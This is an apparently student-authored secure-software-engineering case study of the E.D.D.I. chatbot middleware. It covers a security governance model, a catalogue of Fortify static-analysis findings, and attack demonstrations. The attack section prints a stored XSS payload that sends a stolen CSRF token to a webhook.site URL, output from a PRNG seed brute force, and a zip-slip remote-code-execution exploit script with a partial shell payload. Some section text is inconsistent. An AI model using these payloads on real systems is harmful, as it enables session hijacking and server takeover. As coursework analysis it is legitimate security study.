B&B

CASE STUDY

SECURE SOFTWARE ENGINEERING

A.A. 2024-2025

TEAM

Balzano Nicola n.balzano2@studenti.uniba.it

Boffolo Alessandro Aldo a.boffolo@studenti.uniba.it

Dipartimento di Informatica - Università degli Studi di Bari
Via Orabona, 4 - 70125 - Bari
Tel: +39.080.5443270 • +39.080.5442300 | Fax: +39.080.5442536
serlab.di.uniba.it

Index

WEB APPLICATION: E.D.D.I.

E.D.D.I. (Enhanced Dialog-Driven Interface) is open-source middleware software developed by Labs.ai to enable the management of advanced conversations in artificial intelligence applications. Designed for deployment in modern cloud infrastructures, E.D.D.I. facilitates the integration and orchestration of chatbots through conversational APIs such as OpenAI ChatGPT, Hugging Face, Anthropic Claude, Google Gemini, Ollama, Jlama and also handmade BOT.

The architecture of this software is a micro-services one, deployed by docker and compose by these services:

- Backend written in **Java**, built on **Quarkus** to leverage fast startup times, low memory footprint and native support for microservices;
- Frontend written in html, js, css and processed using **Thymeleaf** template;
- **MongoDB** database;
- **SQLITE** database (added for didactical example of sql-injection).

The most important key features of EDDI are:

- Cloud-native architecture: Java- and Quarkus-based, E.D.D.I is lightweight, RESTful, scalable, and cloud-optimised. It can be deployed as a Docker container and orchestrated using Kubernetes or OpenShift.

- Create custom BOT with predefined questions and answers.

- Advanced Conversation Management: Provides the capability to manage conversational triggers and state, enabling smooth and cohesive communication between people and chatbots.

- Integration with conversational APIs: Allows integration with different artificial intelligence APIs to integrate multiple chatbots and their various versions for updates and switching.

- Configurable behaviour rules: Allows the setting of behaviour rules to orchestrate the interaction of large language models (LLMs) and to change chatbot responses based on context.

- Enterprise certifications: It is the only open-source chatbot middleware technology certified for Red Hat OpenShift and listed in the Red Hat Marketplace, guaranteeing enterprise-grade quality.

E.D.D.I. is also designed for easy deployment across various environments, such as: Cloud (Google Cloud, AWS and Red Hat marketplaces to be scalable) or On-premises (installed locally through Docker containers to support existing infrastructure natively).

The company behind E.D.D.I. is Labs.ai, founded by Gregor Jarisch and Franz Weber in Vienna, the company has over 14 years of development experience and offers support and knowledge transfer in chatbot development.

In conclusion, E.D.D.I. is a robust and flexible conversation management solution for artificial intelligence applications. It is designed for developers and companies that want to deploy a scalable solution that can be augmented with several AI services.

1. General Organization and Levels of Responsibility

This section outlines a hypothetical organizational framework and responsibility matrix for EDDI. The focus is on safeguarding two critical assets: the MongoDB administrative password (which protects user credentials) and the SQLite master password. By defining key roles, policies, and controls, the aim is to ensure clear accountability and robust protection of these sensitive credentials.

1.1 Organizational Structure and Key Roles

EDDI is structured into three main divisions: Executive Management, Technology & Security, and Support Services.

- **Executive Management** (CEO, COO) sets strategic direction and allocates resources for security.
- **Technology & Security** is led by the CIO and CISO. The CIO oversees technology strategy and IT budgets, while the CISO establishes security policies, conducts risk assessments, and leads incident response efforts. Under the CISO, the IT Department (including Database Administrators) handles day-to-day database configuration, patching, and backups. The Security Operations Team continuously monitors for incidents, manages vulnerabilities, and supports any necessary incident response.
- **Support Services** (HR, Legal, Risk Management) ensure personnel vetting, contractual compliance, and enterprise-wide risk oversight. HR enforces background checks and training, Legal reviews regulatory obligations (e.g., GDPR), and Risk Management maintains an asset inventory and oversees periodic risk assessments.

1.2 Asset Classification and Governance

Two passwords are classified as Tier 1 assets due to their criticality:

1. **MongoDB Administrative Password**: Grants access to customer credentials and sensitive data.
2. **SQLite Master Password**: Protects archived user information and application encryption keys.
3. **AES256-CBC Encryption Key:** Used to encrypt the Git repository password for performing secure backups on the server

A governance framework mandates:

- **Policies** for password complexity, rotation (every 90 days), and secure storage in a centralized vault requiring multi-factor authentication (MFA) and dual approval for retrieval.
- **Access Controls** enforcing least privilege: only designated DBAs and the CISO can access these keys, and all actions occur on hardened workstations.
- **Logging & Monitoring** via a SIEM, which alerts on unusual access or repeated failed login attempts. Audit logs for database and vault access are retained for at least one year to support forensics.

1.3 Incident Response

If a breach occurs, the CISO immediately takes command of the situation, rallies the relevant stakeholders and oversees the mission to identify the threat, collect evidence and contain the breach. The Security Operations Team verifies the alerts, collects the logs, and enforces provisional measures—such as firewall updates and freezing accounts—to prevent further unauthorized access. Under CISO direction, the DBA Team Lead and IT Backup Administrator rotate and reset the MongoDB password, the SQLite master password, and the AES256-CBC encryption key. In parallel, HR may initiate relevant human-resources procedures and reminder training. Lastly, the Risk Management Office updates the risk inventory and helps the CISO adapt policies if needed.

A password-and-key manager with two-factor authentication is used to store all database passwords and encryption keys. Retrieval or rotation of any credential requires both the DBA Team Lead and the CISO, and every access is audited in real time by the Security Operations Team to ensure that deviations in behavior are detected promptly.

1.4 Summary of Responsibilities

- **CEO/COO**: Endorse security strategy and budgets; report risks to the Board.
- **CIO**: Execute technology roadmap; ensure secure database and backup architecture.
- **CISO**: Develop security policies; conduct risk assessments; lead incident response; oversee rotation and protection of all Tier 1 credentials (MongoDB, SQLite, AES256-CBC key).
- **DBA Team & IT Backup Administrator**: Configure, patch, back up databases; enforce password/key policies; manage encryption key lifecycle.

- **Security Operations Team**: Monitor alerts; manage vulnerabilities; support incident response; audit credential retrieval.
- **Risk Management**: Maintain asset inventory; quantify residual risk; recommend mitigations.
- **Legal & Compliance**: Ensure regulatory adherence (e.g., data protection laws), review third-party contracts.
- **HR**: Vet privileged users; coordinate training; manage secure offboarding.

2. VULNERABILITIES ANALYSIS

2.1 Static Code Analysis

Performing static code analysis with Fortify SCA, 172 issues have appeared. They are grouped in 36 category:

1. Build Misconfiguration: External Maven Dependency Repository
2. Code Correctness: Class Does Not Implement Equivalence Method
3. Code Correctness: clone() Invokes Overridable Function
4. Code Correctness: Constructor Invokes Overridable Function
5. Code Correctness: Non-Static Inner Class Implements Serializable
6. Cross-Site Request Forgery
7. Cross-Site Scripting: Stored
8. Cross-Site Scripting: DOM
9. Cross-Site Scripting: Self
10. Dead Code: Expression is Always true
11. Denial of Service
12. Denial of Service: StringBuilder
13. Insecure Randomness
14. J2EE Bad Practices: Threads
15. Missing Check against Null
16. Object Model Violation: Erroneous clone() Method
17. Object Model Violation: Just one of equals() and hashCode() Defined
18. Password Management: Password in Comment
19. Path Manipulation
20. Path Manipulation: Zip Entry Overwrite

21. Poor Error Handling: Empty Catch Block
22. Poor Error Handling: Overly Broad Catch
23. Poor Error Handling: Overly Broad Throws
24. Poor Logging Practice: Use of a System Output Stream
25. Poor Style: Confusing Naming
26. Poor Style: Value Never Read
27. Portability Flaw: Locale Dependent Comparison
28. Privacy Violation
29. Redundant Null Check
30. Resource Injection
31. System Information Leak
32. System Information Leak: Internal
33. SQL-injeciton
34. Unchecked Return Value
35. Unreleased Resource: Streams
36. Weak Cryptographic Hash

2.1.1 Build Misconfiguration: External Maven Dependency Repository

The “Build Misconfiguration: External Maven Dependency Repository” error occurs when a project uses unapproved or misconfigured external Maven repositories.

Only one with low criticality is present in the scan.

2.1.2 Code Correctness: Class Does Not Implement Equivalence Method

The error “Code Correctness: Class Does Not Implement Equivalence Method” indicates that a class does not correctly implement the equals() and/or hashCode() methods, which are critical for comparing objects in Java.

Only one with low criticality is present in the scan.

2.1.3 Code Correctness: clone() Invokes Overridable Function

The error "Code Correctness: clone() Invokes Overridable Function" indicates that the clone() method in a class is calling a method that can be overridden, which can lead to unexpected behavior or bugs when cloning objects.

Fifteen were found in the scan, all with low criticality.

2.1.4 Code Correctness: Constructor Invokes Overridable Function

The error "Code Correctness: Constructor Invokes Overridable Function" indicates that a constructor is calling a method that can be overridable, i.e., is not final, private, or static, which can cause unexpected behavior or bugs, especially in subclasses.

Eighteen were found in the scan, all with low criticality.

2.1.5 Code Correctness: Non-Static Inner Class Implements Serializable

The error "Code Correctness: Non-Static Inner Class Implements Serializable" indicates that a non-static inner class implements Serializable, which can lead to serialization problems.

Two were found in the scan, all with low criticality.

2.1.6 Cross-Site Request Forgery

The "Cross-Site Request Forgery" (CSRF) error or warning refers to a well-known security vulnerability in web applications. It means that the site or API is vulnerable to a CSRF attack, which can allow an attacker to perform unauthorized actions on behalf of the authenticated user.

Eight were found in the scan, all with low criticality.

2.1.7 Cross-Site Scripting: Stored

The "Cross-Site Scripting: Stored" error indicates that the application takes user-supplied input, persists it on the server (for example, in a database, message forum, log, or comment field), and later serves it to other users without proper sanitization or encoding. An attacker can therefore inject malicious scripts that execute in the browsers of anyone viewing the affected page.

Only one occurrence was present in the scan, with criticality.

2.1.8 Cross-Site Scripting: DOM

The "Cross-Site Scripting: Self" (or XSS: Self) error indicates a Cross-Site Scripting vulnerability in which the application injects user-generated or app-generated content into the DOM without sanitization, in the same domain.

There are three in the scan, all with criticality.

2.1.9 Cross-Site Scripting: Self

The "Cross-Site Scripting: Poor Validation" error indicates that the application validates or filters user input poorly, not effectively preventing the injection of malicious code (XSS).

Only one with low criticality is present in the scan.

2.1.10 Dead Code: Expression is Always true

The "Dead Code: Expression is Always true" error indicates that a Boolean expression is useless because it is always true (or always false), thus rendering part of the code useless or inaccessible.

Three were present in the scan, all with low criticality.

2.1.11 Denial of Service

The "Denial of Service" (DoS) error signals that some part of the code can be exploited to block, slow down, or crash the system. This happens when the application performs intensive, insecure or poorly controlled operations, especially on untrusted input.

Four were found in the scan, all with low criticality.

2.1.12 Denial of Service: StringBuilder

The "Denial of Service: StringBuilder" error refers to a possible performance or DoS problem caused by inefficient or dangerous use of StringBuilder.

Seven were found in the scan, all with low criticality.

2.1.13 Insecure Randomness

The "Insecure Randomness" error indicates that the code uses a random number generator that is not cryptographically or security secure.

Four were found in the scan, all with high criticality.

2.1.14 J2EE Bad Practices: Threads

The "J2EE Bad Practices: Threads" error reports a problem due to incorrect or non-recommended use of manual threads within a Java EE (J2EE) application.

There are twelve in the scan, all with low criticality.

2.1.15 Missing Check against Null

The error "Missing Check against Null" means that the code is missing a check to see if a variable, parameter, or object is null before using it.

Two were found in the scan, all with low criticality.

2.1.16 Object Model Violation: Erroneous clone() Method

The error "Object Model Violation: Erroneous clone() Method" indicates that the clone() method in a Java class has been implemented incorrectly or does not comply with the rules of the clone contract.

Nine were found in the scan, all with low criticality.

2.1.17 Object Model Violation: Just one of equals() and hashCode() Defined

The error "Object Model Violation: Just one of equals() and hashCode() Defined" indicates that in the Java class the developer has overridden only one of the equals() and hashCode() methods, but not both.

Three were found in the scan, all with low criticality.

2.1.18 Password Management: Password in Comment

The error "Password Management: Password in Comment" indicates that a password written inside a comment was found in the source code.

The scan shows one with low criticality.

2.1.19 Path Manipulation

The "Path Manipulation" error indicates a security problem related to unsafe management of file or directory paths in a program.

Fourteen were found in the scan, three with low criticality and eleven with high criticality.

2.1.20 Path Manipulation: Zip Entry Overwrite

The “Path Manipulation: Zip Entry Overwrite” error concerns a vulnerability in ZIP file handling, where a compressed file within the ZIP archive can overwrite arbitrary files in the filesystem during extraction due to manipulated paths.

Only one with medium criticality appears in the scan.

2.1.21 Poor Error Handling: Empty Catch Block

The error “Poor Error Handling: Empty Catch Block” indicates that there is a catch block in the code to handle exceptions, but the catch block is empty and performs no action.

Four were found in the scan, all with low criticality.

2.1.22 Poor Error Handling: Overly Broad Catch

The error “Poor Error Handling: Overly Broad Catch” indicates that too broad a catch block is being used in the code, such as catching all exceptions with Exception or Throwable, without distinguishing specific error types.

Fourteen are found in the scan, all with low criticality.

2.1.23 Poor Error Handling: Overly Broad Throws

The “Poor Error Handling: Overly Broad Throws” error indicates that a method or function claims to throw exceptions that are too general or broad, such as throws Exception or throws Throwable, without specifying more precise exceptions.

Six were found in the scan, all with low criticality.

2.1.24 Poor Logging Practice: Use of a System Output Stream

The error “Poor Logging Practice: Use of a System Output Stream” indicates that System.out or System.err is being used directly in the code to print log messages or errors, instead of using a dedicated logging system.

Four were found in the scan, all with low criticality.

2.1.25 Poor Style: Confusing Naming

The "Poor Style: Confusing Naming" error indicates that unclear, ambiguous, or misleading names of variables, functions, classes, or other elements were used in the code.

Two are found in the scan, all with low criticality.

2.1.26 Poor Style: Value Never Read

The "Poor Style: Value Never Read" error indicates that there is a variable or expression in the code that is assigned a value, but this value is never used (read) thereafter.

Six were found in the scan, all with low criticality.

2.1.27 Portability Flaw: Locale Dependent Comparison

The "Portability Flaw: Locale Dependent Comparison" error indicates that a comparison or string manipulation (e.g., comparing, sorting, case-sensitive conversion) is performed in the code that depends on the (local) location of the system on which the program is running, and this can cause different behavior on machines with different language settings.

Only one with low criticality appears in the scan.

2.1.28 Privacy Violation

The "Privacy Violation" error indicates that the code or application exposes, collects, or handles sensitive personal data inappropriately or not in accordance with privacy regulations, such as GDPR, CCPA, etc.

Only one with criticality appears in the scan.

2.1.29 Redundant Null Check

The "Redundant Null Check" error indicates that there is an unnecessary, i.e., useless or duplicate null check in the code, which can make the code less readable or misleading.

Two were found in the scan, all with low criticality.

2.1.30 Resource Injection

The “Resource Injection” error indicates that a resource (such as a file, network connection, command, etc.) is dynamically determined using user input without valid validation or sanitization, which can lead to serious vulnerabilities.

Three were found in the scan, all with low criticality.

2.1.31 System Information Leak

The “System Information Leak” error indicates that the code or application exposes internal system information-such as stack traces, exception details, file paths, class names, library versions, or other details that an attacker could exploit.

Only one with low criticality appears in the scan.

2.1.32 System Information Leak: Internal

The “System Information Leak: Internal” error indicates that the application reveals internal system information to external users-particularly sensitive data that should never leave the backend environment.

Five were found in the scan, all with low criticality.

2.1.33 SQL-injection

The “SQL-injection” error indicates that an attacker can craft input containing SQL commands which, when concatenated directly into a database query, allow unauthorized reading, modification, or deletion of data. In this scan, two SQL-injection instances were detected, both with high criticality.

Only one was found.

2.1.34 Unchecked Return Value

The “Unchecked Return Value” error indicates that the code invokes a function/method that returns a value, but completely ignores that value, without checking or using it. This is considered bad style and potentially dangerous because it could hide errors or execution failures.

Four are found in the scan, all with low criticality.

2.1.35 Unreleased Resource: Streams

The “Unreleased Resource: Streams” error indicates that a data stream (e.g., InputStream, OutputStream, FileInputStream, BufferedReader, etc.) was opened but was never closed properly. This leads to resource leaks such as: unreleased files, open sockets, or unnecessarily consumed memory

Nine were found in the scan, all with high criticality.

2.1.36 Weak Cryptographic Hash

“Weak Cryptographic Hash” error indicates that you are using a hash algorithm that is considered weak or insecure, such as: MD5 or SHA-1. These algorithms are no longer secure for cryptographic purposes because they are vulnerable to collisions, that is, it is possible to generate two different inputs that produce the same hash. This undermines data integrity and can be exploited in cyber-attacks, especially when used for: Passwords, File verification, Session tokens or authentication.

Only one with low criticality appears in the scan.

2.2 Attacks (Static Code Analysis Vulnerabilities)

In this section are reported the possible attack to the found vulnerability issue during static analysis.

2.2.1 Build Misconfiguration: External Maven Dependency Repository

No exploitation is possible because it isn't a vulnerability issue.

2.2.2 Cross-Site Request Forgery

Before the E.D.D.I. system introduced protection against cross-site request forgery (CSRF) attacks via tokens, the application was susceptible to a potentially catastrophic threat. An attacker could make an authenticated user perform sensitive actions involuntarily by merely making them visit a malicious webpage.

This attack exploited the fact that, when making a request to a domain, the browser automatically passes session cookies associated with that domain, even if the user has not directly interacted with the application. If the user was logged into E.D.D.I. and opened a webpage containing malicious code, such as a hidden HTML form or JavaScript script, the browser would send a request to the E.D.D.I. server with the session cookies included. This would make it appear as though the request was coming from the user himself.

For example, an off-site page could contain a form that makes a request to an E.D.D.I. endpoint to perform a sensitive action, such as deploying a new template or adjusting settings, without the user's awareness. If the server did not verify whether the request was valid (i.e. whether a CSRF token had been used), it would carry out the action anyway.

The problem is exacerbated in the absence of a login page. In this case, since there is no authentication, no CSRF token is generated. Therefore, anyone can directly make requests to application endpoints without authentication. This opens the door to even more dangerous scenarios: for example, an unauthorised individual could release an untested model containing known bugs or insecure code, which could put the entire system at risk.

In short, without token-based protection against CSRF and correct authentication, any outside party can mimic legitimate user interactions with the system. This leaves the application vulnerable to attack and exposes data and potentially sensitive code.

2.2.3 Cross-Site Scripting: DOM

No exploitation is possible because it isn't a vulnerability issue.

2.2.4 Cross-Site Scripting: Self

This vulnerability allows an attacker to change the bot's message and then send a URL to an unsuspecting user. In reality, the attacker writes in the JSON of the bot an HTML <script> tag with some exploit code (as the example under using WebHook):

<script>fetch('http://localhost:7070/auth/csrf-token').then(r=>r.json()).then(d=>fetch('https://webhook.site/e7e6a5e3-bc27-464f-910c-51d12de03d3c?csrf='+d.csrfToken))</script>

And so, as soon as the victim visits the link to the affected bot, the malicious JavaScript code runs in his/her browser. The first fetch to http://localhost:7070/auth/csrf-token fetches a new CSRF token for the user's session, and then the second fetch sends this new token immediately to a website in the hand of the attacker. As a result, the attacker can get a unique token identifying the victim (Figure 1), to conduct perhaps a "play on his behalf". Since it is injected directly into the answers from the bot and executed in the context of the user's security, it is an example of XSS in which unaware customers are induced to perform unauthorized operations while being convinced to interact with an honest interface.



Figure 1: Intercepted request to steal crsf token

This vulnerability was identify by Fortify as “XSS Self” but actually it is an “XSS stored”.

2.2.5 Cross-Site Scripting: Stored

This vulnerability allows an attacker to insert a js script in the page of reviews (Figure 2) so that every user that will visit that page will load the malicious script that perform malicious action.

Possible payload to stole valid CSRF token:

<script>fetch('http://localhost:7070/auth/csrf-token').then(r=>r.json()).then(d=>fetch('https://webhook.site/e7e6a5e3-bc27-464f-910c-51d12de03d3c?csrf='+d.csrfToken))</script>

The first fetch to http://localhost:7070/auth/csrf-token fetches a new CSRF token for the user’s session, and then the second fetch sends this new token immediately to a website in the hand of the attacker. As a result, the attacker can get a unique token identifying the victim (Figure 1), to conduct perhaps a “play on his behalf”. Since it is injected directly into the answers from the bot and executed in the context of the user’s security, it is an example of XSS in which unaware customers are induced to perform unauthorized operations while being convinced to interact with an honest interface.



Figure 2: XSS attack in review form

2.2.6 Dead Code: Expression is Always true

No exploitation is possible because it isn't a vulnerability issue.

2.2.7 Denial of Service

This vulnerability in the file management system may be exploited by an attacker to compromise the system's stability relatively easily. Without controls on file size or line length, the system attempts to load all read data into memory without restriction.

For example, a user can load a large file via a feature designed for this purpose, such as importing or loading files. Alternatively, they can provide a file containing one very long line designed without breaks to exploit the read method, which reads one entire line at a time.

In both cases, the system reads the entire contents regardless of how much memory space they occupy, which can quickly lead to high RAM usage. Once the memory is full, the system produces a critical error, such as an OutOfMemoryError, which can crash the application completely, rendering the service unavailable to all users.

This problem is particularly severe if such features are publicised, since no particular access or authentication is required to trigger the erroneous behaviour. The flaw is exploited by sending a specially designed file.

2.2.8 Denial of Service: StringBuilder

Without limits on row and total file length, an attacker could load a very large text file (hundreds of megabytes or more). This would have caused the method to read and add all the rows to an initialised StringBuilder with a default capacity, resulting in exponential memory usage. This would quickly cause the JVM to run out of heap space, resulting in the application crashing or the service hanging.

In the real world, an attack would be simple: provide a text file containing one very long line or lots of lines, or modify an input file endpoint in order to consume the server's memory.

Apart from a denial-of-service (DoS) attack, without controls and bounds, an attacker could also exploit the feature to load malicious data, which could have side effects elsewhere in the system.

2.2.9 Insecure Randomness

A flaw is recognized in the use of java.util.Random to choose a reply from those available in the bot. As a new **Random**() is put up for each required random number the seed is by necessity produced out of System.**currentTimeMillis**() (or alike for other predictable timestamps). So an adversary who can simply see a small number of outputs from the bot can perform a time brute-force: by guessing roughly when the server fired off these numbers they can try all milliseconds at that time to get the same index sequence. In this specific case, after seeing an initial time just at the Random object creation, the "target sequence" of the replies is drawn; then, the attacker tries for all seeds in the same second, finds the seed which produces the same index sequence and this is the original seed. Even if one would try a more sophisticated attack against a **LCG** (Linear Congruential Generator thst is case of **PRNG** (Pseudo-Random Number Generator)) and try to recover algebraically the internal state after seeing two or more consecutive outputs no success will come from that because Random is anew instantiated each time, so one cannot see two or more draws from the same generator. So in the end the problem is the predictable seed: a simple time brute-force will suffice to get the exact same number sequence and hence guess the bot's replies.

```
[Running] cd "c:\Users\nikba\Desktop\roba\uni\sse\EDDI_JDK17\Vulnerabili
=== TARGET SEQUENCE (Unknown Seed) ===
Current timestamp reference: 1749040953130
Target 0: Result1 (index: 0)
Target 1: Result1 (index: 0)
Target 2: Result4 (index: 3)
Target 3: Result4 (index: 3)
Target 4: Result2 (index: 1)

=== BRUTEFORCE ATTACK ===
Trying seeds from 1749040952130 to 1749040954130
Total range: 2001 seeds to test
Tested 500 seeds...
Tested 1000 seeds...

SEED FOUND!
Seed: 1749040953404
Difference from reference time: 274ms
Tests performed: 1275

Verification - Next 5 numbers:
Next 0: Result2
Next 1: Result3
Next 2: Result3
Next 3: Result4
Next 4: Result4

=== ANALYSIS ===
The actual seed used by Random() was likely System.currentTimeMillis()
at the exact moment of Random object creation.
Reference time: 1749040953130
Search range: ±1000ms
```

Figure 3: PRNG smart brute force attack

2.2.10 Missing Check against Null

No exploitation is possible because it isn't a vulnerability issue.

2.2.11 Password Management: Password in Comment

No exploitation is possible because it isn't a vulnerability issue.

2.2.12 Path Manipulation

During the static code analysis multiple path manipulation vulnerability was found but only one of these are dangerous (Figure 4), even if it is so difficult to exploit. An attacker could modify a (Figure 5) the path in the bot.json file and perform some action on the file system of the server that hosts the application.

While the security issue outlined in the article is theoretically severe, actually exploiting it is very hard. An attacker should come up with a path for their payload that not only does not trigger any input validation but is also correctly seen by the code that processes it. Usually, the perpetrator should be aware of the directory structure and path-normalization policy of the application. In other words, the bad path should perfectly imitate a correct file or directory begun as it were seen by the bot.json handling routines. Nevertheless, for an extremely skilled opponent, especially one that knows the code of the target, it is not out of the question to take the path-resolution mechanisms apart and forge one's payload the application believes to be true, thus managing to read or do even worse on the server.



Figure 4: Code vulnerable to path manipulation



Figure 5: JSON file in which a path manipulation could be done

2.2.13 Path Manipulation: Zip Entry Overwrite

Given this vulnerability, it is possible to overwrite any file within the machine hosting the application, leading to a Remote Command Execution (RCE) vulnerability.

The exploit generates a valid zip file obtained from the endpoint /backup/export/{bot_id}. After obtaining a legitimate zip file via the backup export endpoint, the attacker can modify it locally to include malicious files, such as an exploit script or a malicious jar library. This is done by exploiting the vulnerability known as “zip slip,” which allows files to be inserted into the zip archive with paths pointing to sensitive directories on the target machine's file system. Once the manipulated zip file is prepared, the attacker uploads it back to the application using the backup import feature.

During the backup extraction phase, the system does not perform adequate checks on the paths of the files contained in the archive. As a result, malicious files are written directly to the desired locations on the server, overwriting existing files or adding new ones to critical directories. This allows arbitrary code to be introduced and executed, thus gaining full control of the machine hosting the application. In practice, the attacker can execute commands, read or modify sensitive data, and compromise the integrity and security of the entire system by exploiting a simple, seemingly harmless import operation.

Specifically (Figure 6), we modified a class within the jar library, creating a malicious jar library that allows a shell to appear and execute arbitrary code, thus adding a static block (Figure 8) that invokes a bash script (Figure 7) present on the machine (located in /tmp/exploit.sh via zip extraction). This static block is executed as soon as the class is loaded by the application's classloader, without any additional interaction from the user or administrator, it puts the output of some command in a file that is accessible from a path traversal in the browser (Figure 9).

By leveraging these vulnerabilities, particularly the combination of **Zip Slip** and the unsafe deserialization or loading of user-supplied classes, an attacker can also **spawn a reverse shell** to establish persistent access to the compromised system.

```python
import zipfile
import requests
import shutil

sess = requests.Session()
HOST = "http://localhost:7070"

# Add jar with payload and `exploit.sh` to `exported.zip`
filename_jar = r"C:\Users\nikba\Desktop\roba\uni\sse\EDDI_JDK17\VulnerabilityUse\org.eclipse.microprofile.openapi.microprofile-openapi-api-3.1.jar"

target_filename_jar = '/deployments/lib/main/org.eclipse.microprofile.openapi.microprofile-openapi-api-3.1.jar'

filename_exploit = r"C:\Users\nikba\Desktop\roba\uni\sse\EDDI_JDK17\VulnerabilityUse\RCE\exploit.sh"
target_filename_exploit = '/tmp/exploit.sh'

exported_zip = r"C:\Users\nikba\Downloads\Party+bot-683a9c5edbf5e9600da18d00-1.zip"
exploit_zip = r"C:\Users\nikba\Downloads\Party+bot-exploit.zip"
shutil.copy(exported_zip, exploit_zip)

with zipfile.ZipFile(exploit_zip, "a") as zf:
    zf.writestr('../../../..' + target_filename_exploit, open(filename_exploit, 'rb').read())
    zf.writestr('../../../..' + target_filename_jar, open(filename_jar, 'rb').read())

# First request - Ensure the subdirectories in /tmp/vertx-cache/ are created, so we can exfil the flag there
r = sess.get(f"{HOST}/q/swagger-ui/")
print("First:", r.status_code)

# Second request - file upload. Trigger zip slip and code execution in same request
r = sess.post(f"{HOST}/backup/import", data=open(exploit_zip, "rb"), headers={"Content-Type": "application/zip"})
print("Second:", r.status_code)

# now we can read the content of pwn.out by http://localhost:7070/q/swagger-ui/pwn.out
```

Figure 6: exploit.py file

```
uname -a > /tmp/pwn.out
id       >> /tmp/pwn.out

echo "Custom escalation!" >> /tmp/pwn.out

# Attendi che almeno una sottocartella venga creata (max 30 tentativi)
for i in {1..30}; do
